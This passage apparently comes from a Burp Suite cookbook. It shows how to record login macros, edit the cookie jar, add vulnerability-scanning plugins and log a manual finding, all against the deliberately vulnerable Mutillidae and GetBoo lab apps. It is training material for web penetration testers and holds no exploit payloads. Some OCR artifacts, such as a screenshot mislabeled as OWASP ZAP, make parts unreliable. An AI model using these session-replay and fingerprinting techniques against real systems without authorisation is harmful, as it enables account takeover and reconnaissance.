
Add	Enabled	Description	Tools
<input type="button" value="Add"/>	<input checked="" type="checkbox"/>	Use cookies from Burp's cookie jar	Spider and Scanner
<input type="button" value="Edit"/>			
<input type="button" value="Remove"/>			
<input type="button" value="Duplicate"/>			
<input type="button" value="Up"/>			
<input type="button" value="Down"/>			

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

6. After clicking the Add button, a pop-up box appears. Give your new rule a name, such as `LogInSessionRule`, and, under Rule Actions, select Run a macro, as follows:



7. Another pop-up box appears, which is the Session handling action editor. In the first section, under Select macro, click the Add button, as follows:



8. After clicking the Add button, the macro editor appears along with another pop-up of the Macro Recorder, as follows:

Macro Recorder (highlighted with a red box)

Select the items from the proxy history that you wish to include in the macro, and click "OK". Note that to record a macro now using your browser you will need to ensure that proxy interception is turned off.

Intercept is off

Logging of out-of-scope Proxy traffic is disabled **Re-enable**

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://192.168.56.101	GET	/mutillidae/index.php?do=logout	✓		302	733	HTML	php
2	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php&p...	✓		200	47756	HTML	php
3	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		302	47478	HTML	php
4	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotification...	✓		200	46417	HTML	php

i Note: A bug exists in 1.7.35 that disables Macro Recorder. Therefore, after clicking the Add button, if the recorder does not appear, upgrade the Burp version to 1.7.36 or higher.

9. Inside the Macro Recorder, look for the `POST` request where you logged in as Ed as well as the following `GET` request. Highlight both of those requests within the Macro Recorder window and click OK, as follows:

Macro Recorder

Select the items from the proxy history that you wish to include in the macro, and click "OK". Note that to record a macro now using your browser you will need to ensure that proxy interception is turned off.

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://192.168.56.101	GET	/mutillidae/index.php?do=logout	✓		302	733	HTML	php
2	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php&p...	✓		200	47756	HTML	php
3	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		302	47478	HTML	php
4	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotification...	✓		200	46417	HTML	php

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1
Cookie: showhints=0; username=ed; uid=24; PHPSESSID=vvv6rhr7ueelvgrm6fbg65iph3;
acopendivids=swingset,jotto,phbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Type a search term 0 matches

OK Cancel

10. Those two highlighted requests in the previous dialog box now appear inside the Macro Editor window. Give the macro a description, such as `LogInMacro`, as follows:

Macro Editor

Use the configuration below to define the items that are included in the macro, and the order they will be issued. You can configure how parameters and cookies are handled for each item. You can also test the macro to confirm it is working correctly.

Macro description: **LoginMacro**

Macro items:

#	Host	Method	URL	Status	Cookies received	Derived parameters
1	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	302	username, uid	
2	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=A...	200		

Configure item

Move up

Move down

Remove item

Request Response

Raw Params Headers Hex

```

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=L0UI
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=0; PHPSESSID=vvv6rh7ueelvqrmarfbg65iph3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close

```

Type a search term

0 matches

Re-record macro

Re-analyze macro

Test macro

OK Cancel

11. Click the Configure item button to validate that the username and password values are correct. Click OK when done, as follows:

Configure Macro Item: POST request to http://192.168.56.101/mutillidae/index.php?page=login.php X

Configure Macro Item

Configure how cookies and request parameters are handled for this macro item.

Cookie handling

Add cookies received in responses to the session handling cookie jar
 Use cookies from the session handling cookie jar in requests

Parameter handling


page	Use preset value ▾	login.php
username	Use preset value ▾	ed
password	Use preset value ▾	pentest
login-php-submit-button	Use preset value ▾	Login

Custom parameter locations in response


Name	Value derived from	Add
		Edit
		Remove

OK


12. Click OK to close the Macro Editor. You should see the newly-created macro in the Session handling action editor. Click OK to close this dialog window, as follows:



13. After closing the Session handling action editor, you are returned to the Session handling rule editor where you now see the Rule Actions section populated with the name of your macro. Click the Scope tab of this window to define which tool will use this rule:



14. On the Scope tab of the Session handling rule editor, uncheck the other boxes, leaving only the Repeater checked. Under URL Scope, click the Include all URLs radio button. Click OK to close this editor, as follows:



15. You should now see the new session-handling rule listed in the Session Handling Rules window, as follows:

Add	Enabled	Description	Tools
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Use cookies from Burp's cookie jar	Spider and Scanner
<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	LogInSessionRule	Repeater

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

Open sessions tracer

16. Return to the Repeater tab where you, previously, were not logged in to the application. Click the Go button to reveal that you are now logged in as Ed! This means your session-handling rule and associated macro worked:

The screenshot shows the OWASP ZAP interface with the 'Repeater' tab selected. The 'Request' panel on the left displays a POST request to 'mutillidae/index.php?page=home.php&popupNotificationCode=PHPOE'. The 'Response' panel on the right shows the application's login page with the title 'OWASP Mutillidae II: Web Pwn in Mass Production'. The status bar at the bottom indicates 'Version: 2.6.24 Security Level: 5 (Server-side Security) Hints: Disabled (0 - I try harder)' and 'Logged In User: ed'. A red box highlights the 'Logged In User: ed' text.

How it works...

In this recipe, we saw how an unauthenticated session can be changed to an authenticated one by replaying the login process. The creation of macros allows manual steps to be scripted and assigned to various tools within the Burp suite.

Burp allows testers to configure session-handling rules to address various conditions that the suite of tools may encounter. The rules provide additional actions to be taken when those conditions are met. In this recipe, we addressed an unauthenticated session by creating a new session-handling rule, which called a macro. We confined the scope for this rule to Repeater only for demonstration purposes.

Getting caught in the cookie jar

While targeting an application, Burp captures all of the cookies it encounters while proxying and spidering HTTP traffic against a target site. Burp stores these cookies in a cache called the **cookie jar**. This cookie jar is used within the default session-handling rule and can be shared among the suite of Burp tools, such as Proxy, Intruder, and Spider. Inside the cookie jar, there is a historical table of requests. The table details each cookie domain and path. It is possible to edit or remove cookies from the cookie jar.

Getting ready

We will open the Burp Cookie Jar and look inside. Then, using the OWASP GetBoo application, we'll identify new cookies added to the Burp Cookie Jar.

How to do it...

1. Shut down and restart Burp so it is clean of any history. Switch to the Burp Project options tab, then the Sessions tab. In the Cookie Jar section, click the Open cookie jar button, as follows:


The screenshot shows the Burp Suite interface with the Project options tab selected. The Sessions tab is highlighted with a red box. A sub-menu titled 'Session Handling Rules' is open, showing a single rule: 'Use cookies from Burp's cookie jar' which is enabled and applies to Spider and Scanner tools.

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

[Open sessions tracer](#)

The screenshot shows the Burp Suite interface with the Project options tab selected. The Cookie Jar section is highlighted with a red box. It shows a note about Burp maintaining a cookie jar and monitoring traffic from various tools. A 'Cookie Jar' button is visible.

2. A new pop-up box appears. Since we have no proxied traffic yet, the cookie jar is empty. Let's target an application and get some cookies captured, as follows:



3. From the OWASP Landing page, click the link to access the GetBoo application, as follows:

OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS	
WordPress	OrangeHRM
GetBoo	GTD-PHP
Yazd	WebCalendar
Gallery2	Tiki Wiki
Joomla	AWStats

4. Click the Login button. At the login screen, type both the username and password as `demo`, and then click the Log In button.

5. Return to the Burp Cookie Jar. You now have three cookies available. Each cookie has a Domain, Path, Name, and Value identified, as follows:

Domain	Path	Name	Value	Expires	
192.168.56.1...		PHPSESSID	vvv6rh7ueelvqrm6rbg65iph3		Edit cookie
192.168.56.1...		acopendifids	swingset,otto,phpbb2,redmine		Remove cookie
192.168.56.1...		acgroupswit...	nada		Empty cookie jar

6. Select the last cookie in the list and click the Edit cookie button. Modify the value from `nada` to `thisIsMyCookie` and then click OK, as follows:



7. The value is now changed, as follows:

Domain	Path	Name	Value	Expires	
192.168.56.1...		PHPSESSID	vvv6rh7ueelvqrm6rbg65iph3		<button>Edit cookie</button>
192.168.56.1...		acopendivids	swingset,otto,phpbb2,redmine		<button>Remove cookie</button>
192.168.56.1...		acgroupswith...	thisIsMyCookie		<button>Empty cookie jar</button>

A 'Cookie jar viewer' window is shown. It lists three cookies in a table. The third cookie, 'acgroupswith...', has its 'Value' field ('thisIsMyCookie') highlighted with a red border. To the right of the table are buttons for 'Edit cookie', 'Remove cookie', 'Empty cookie jar', and 'Close'. The window has standard OS X-style window controls at the top.

8. The default scope for the Burp Cookie Jar is Proxy and Spider. However, you may expand the scope to include other tools. Click the checkbox for Repeater, as follows:



Cookie Jar



Burp maintains a cookie jar that stores all of the cookies issued by visited web sites. Session control how Burp automatically updates the cookie jar based on traffic from particular tools.

Monitor the following tools' traffic to update the cookie jar:

- Proxy
- Scanner
- Repeater
- Spider
- Intruder
- Sequencer
- Extender

[Open cookie jar](#)

Now, if you create a new session-handling rule and use the default Burp Cookie Jar, you will see the new value for that cookie used in the requests.

How it works...

The Burp Cookie Jar is used by session-handling rules for cookie-handling when automating requests against a target application. In this recipe, we looked into the Cookie Jar, understood its contents, and even modified one of the values of a captured cookie. Any subsequent session-handling rules that use the default Burp Cookie Jar will see the modified value in the request.

Adding great pentester plugins

As web-application testers, you will find handy tools to add to your repertoire to make your assessments more efficient. The Burp community offers many wonderful extensions. In this recipe, we will add a couple of them and explain how they can make your assessments better. Retire.js and Software Vulnerability Scanner are the two plugins, these two plugins are used with the passive scanner.



Note: Both of these plugins require the Burp Professional version.

Getting ready

Using the OWASP Mutilliae II application, we will add two handy extensions that will help us find more vulnerabilities in our target.

How to do it...

1. Switch to the Burp Extender tab. Go to the BApp Store and find two plugins—Retire.js and Software Vulnerability Scanner. Click the Install button for each plugin, as follows:

The screenshot shows the BApp Store interface. On the left is a list of available plugins, and on the right is a detailed view of the Retire.js plugin.

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
Reflected File Download Chec...		★★★★★	—	24 Jan 2017	
Reflected Parameters		★★★★★	—	10 Nov 2014	Pro extension
Reissue Request Scripter		★★★★★	—	23 Dec 2016	
Replicator		★★★★★	—	15 Feb 2018	
Report To Elastic Search		★★★★★	—	10 May 2017	Pro extension
Request Highlighter		★★★★★	—	23 Jul 2018	
Request Minimizer		★★★★★	—	25 Jun 2018	
Request Randomizer		★★★★★	—	24 Jan 2017	
Request Timer		★★★★★	—	08 Nov 2017	
Response Clusterer		★★★★★	—	06 Feb 2017	
Retire.js	✓	★★★★★	—	29 Jun 2018	Pro extension
Reverse Proxy Detector		★★★★★	—	13 Feb 2017	
Same Origin Method Execution		★★★★★	—	26 Jan 2017	
SAML Editor		★★★★★	—	01 Jul 2014	
SAML Encoder / Decoder		★★★★★	—	01 Jul 2014	
SAML Raider		★★★★★	—	04 Nov 2016	
SAMLReQuest		★★★★★	—	06 Feb 2017	
Scan Check Builder		★★★★★	—	08 Jun 2018	Pro extension
Scan manual insertion point		★★★★★	—	24 May 2017	
Sentinel		★★★★★	—	10 Apr 2017	Pro extension
Session Auth		★★★★★	—	24 Jan 2017	Pro extension
Session Timeout Test		★★★★★	—	01 Jul 2014	
Session Tracking Checks		★★★★★	—	05 Jan 2018	Pro extension
Similar Request Excluder		★★★★★	—	20 Jun 2018	
Site Map Extractor		★★★★★	—	01 Mar 2018	
Site Map Fetcher		★★★★★	—	22 Jan 2015	
Software Version Reporter		★★★★★	—	08 Feb 2018	Pro extension
Software Vulnerability Scanner	✓	★★★★★	—	17 Jul 2017	Pro extension

Retire.js

This extension integrates Burp with the Retire.js repository to find vulnerable JavaScript libraries.

It passively looks at JavaScript files loaded and identifies those which are vulnerable based on various signature types (URL, filename, file content or specific hash).

Author: Philippe Arreau

Version: 2.3.1

Source: <https://github.com/portswigger/retire.js>

Updated: 29 Jun 2018

Rating: ★★★★★

Popularity: —

2. After installing the two plugins, go to the Extender tab, then Extensions, and then the Burp Extensions section. Make sure both plugins are enabled with check marks inside the check boxes. Also, notice the Software Vulnerability Scanner has a new tab, as follows:

Loaded	Type	Name
<input checked="" type="checkbox"/>	Java	Retire.js
<input checked="" type="checkbox"/>	Java	Software Vulnerability Scanner

3. Return to the Firefox browser and browse to the Mutillidae homepage. Perform a lightweight, less-invasive passive scan by right-clicking and selecting Passively scan this branch, as follows:

Contents	Method	URL
Remove from scope	GET	/mut
Spider this branch	GET	/mut
Actively scan this branch	GET	/mut
Passively scan this branch	GET	/mut

4. Note the additional findings created from the two plugins. The `Vulners` plugin, which is the Software Vulnerability Scanner, found numerous CVE issues, and `Retire.js` identified five instances of a vulnerable version of jQuery, as follows:

Issues

- ! Context Submission or password
- ▶ ! File path traversal [2]
- ! XPath injection
- ! [Vulners] Vulnerable Software detected
- ▼ ! Vulnerable version of the library 'jquery' found [5]
 - ! /mutillidae/javascript/ddsmoothmenu/jquery.min.js
 - ! /mutillidae/javascript/ddsmoothmenu/jquery.min.js
 - ! /mutillidae/javascript/jQuery/jquery.js
 - ! /mutillidae/javascript/jQuery/jquery.js
 - ! /mutillidae/javascript/jQuery/jquery.js
- ! Password field with autocomplete enabled
- ▶ ! Client-side HTTP parameter pollution (reflected) [2]
- ▶ i Input returned in response (reflected) [9]
- ▶ i Cross-domain Referer leakage [3]

Advisory Request Response



[Vulners] Vulnerable Software detected

Issue: [Vulners] Vulnerable Software detected
Severity: High
Confidence: Firm
Host: http://192.168.56.101
Path: /mutillidae/

Note: This issue was generated by a Burp extension.

Issue detail

The following vulnerabilities for software OpenSSL, headers - 0.9.8k found:

- [OPENSSL: CVE-2014-0224](#) - 6.8 - Vulnerability in OpenSSL (CVE-2014-0224)

An attacker can force the use of weak keying material in OpenSSL SSL/TLS clients and servers. This can be exploited by a Man-in-the-middle (MITM) attack where the attacker can decrypt and modify traffic from the attacked client and server. Reported by KIKU...

How it works...

Burp functionality can be extended through a PortSwigger API to create custom extensions, also known as plugins. In this recipe, we installed two plugins that assist with identifying older versions of software contained in the application with known vulnerabilities.

Creating new issues via the Manual-Scan Issues Extension

Though Burp provides a listing of many security vulnerabilities commonly found in web applications, occasionally you will identify an issue and need to create a custom scan finding. This can be done using the Manual-Scan Issues Extension.



Note: This plugin requires the Burp Professional edition.

Getting ready

Using the OWASP Mutillidae II application, we will add the Manual Scan Issues Extension, create steps revealing a finding, then use the extension to create a custom issue.

How to do it...

1. Switch to the Burp Extender tab. Go to the BApp Store and find the plugin labeled `Manual Scan Issues`. Click the Install button:

The screenshot shows the BApp Store interface with a table of available extensions. The 'Manual Scan Issues' extension is highlighted with a red border. The table columns are: Name, Installed, Rating, Popularity, Last updated, and Detail.

Name	Installed	Rating	Popularity	Last updated	Detail
JSON Beautifier		★★★★★	★★★★★	03 Oct 2017	
JSON Decoder		★★★★★	★★★★★	24 Jan 2017	
JSON Web Token Attacker		★★★★★	★★★★★	22 Nov 2017	
JSON Web Tokens		★★★★★	★★★★★	03 May 2018	
JSWS Parser		★★★★★	★★★★★	15 Feb 2017	
JVM Property Editor		★★★★★	★★★★★	24 Jan 2017	
Kerberos Authentication		★★★★★	★★★★★	30 Aug 2017	
Lair		★★★★★	★★★★★	25 Jan 2017	Pro extension
Length Extension Attacks		★★★★★	★★★★★	25 Jan 2017	
LightBulb WAF Auditing Frame...		★★★★★	★★★★★	22 Jan 2018	
Logger++		★★★★★	★★★★★	21 May 2018	
Manual Scan Issues		★★★★★	★★★★★	23 May 2017	Pro extension

2. Return to the Firefox browser and browse to the Mutillidae homepage.
3. Switch to the Burp Proxy | HTTP history tab and find the request you just made browsing to the homepage. Click the Response tab. Note the overly verbose Server header indicating the web server type and version along with the operating system and programming language used. This information can be used by an attacker to fingerprint the technology stack and identify vulnerabilities that can be exploited:

The screenshot shows the Burp Suite interface with the Response tab selected. The response body is displayed, highlighting the 'Server' header which provides detailed information about the web server's software stack.

```
HTTP/1.1 200 OK
Date: Thu, 13 Sep 2018 15:55:03 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2~ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0, no-cache="set-cookie"
Pragma: no-cache
Logged-In-User:
X-Frame-Options: DENY
Last-Modified: Thu, 13 Sep 2018 15:55:03 GMT
Vary: Accept-Encoding
Content-Length: 45734
Connection: close
Content-Type: text/html
```

4. Since this is a finding, we need to create a new issue manually to capture it for our report. While viewing the Request, right-click and select Add Issue, as follows:

#	Host	Method	URL	Params	Edited	Status	Length
103	http://192.168.56.101	GET	/mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO	✓		200	46345

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php
Cookie: showhints=0; PHPSESSID=vvv6rh7ueelvgrmr6fb6; sessionCode=LQ0U1; jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

[Send to Spider](#)
[Do an active scan](#)
[Do a passive scan](#)
[Send to Intruder](#) Ctrl+I
[Send to Repeater](#) Ctrl+R
[Send to Sequencer](#)
[Send to Comparer](#)
[Send to Decoder](#)
[Show response in browser](#)
[Request in browser](#) ▶
[Add Issue](#)

5. A pop-up dialog box appears. Within the General tab, we can create a new issue name of Information Leakage in Server Response. Obviously, you may add more verbiage around the issue detail, background, and remediation areas, as follows:

ManScanAdd

X

General HTTP Request HTTP Response

Issue Name:
Information Leakage in Server Response

Issue Detail:
Enter Issue Detail...

Issue Background:
Enter Issue Background...

Remediation Background:
Enter Remediation Background...

Remediation Detail:
Enter Remediation Detail...

URL (path = http://domain/path):
http://192.168.56.101:80/mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0

Port:
80
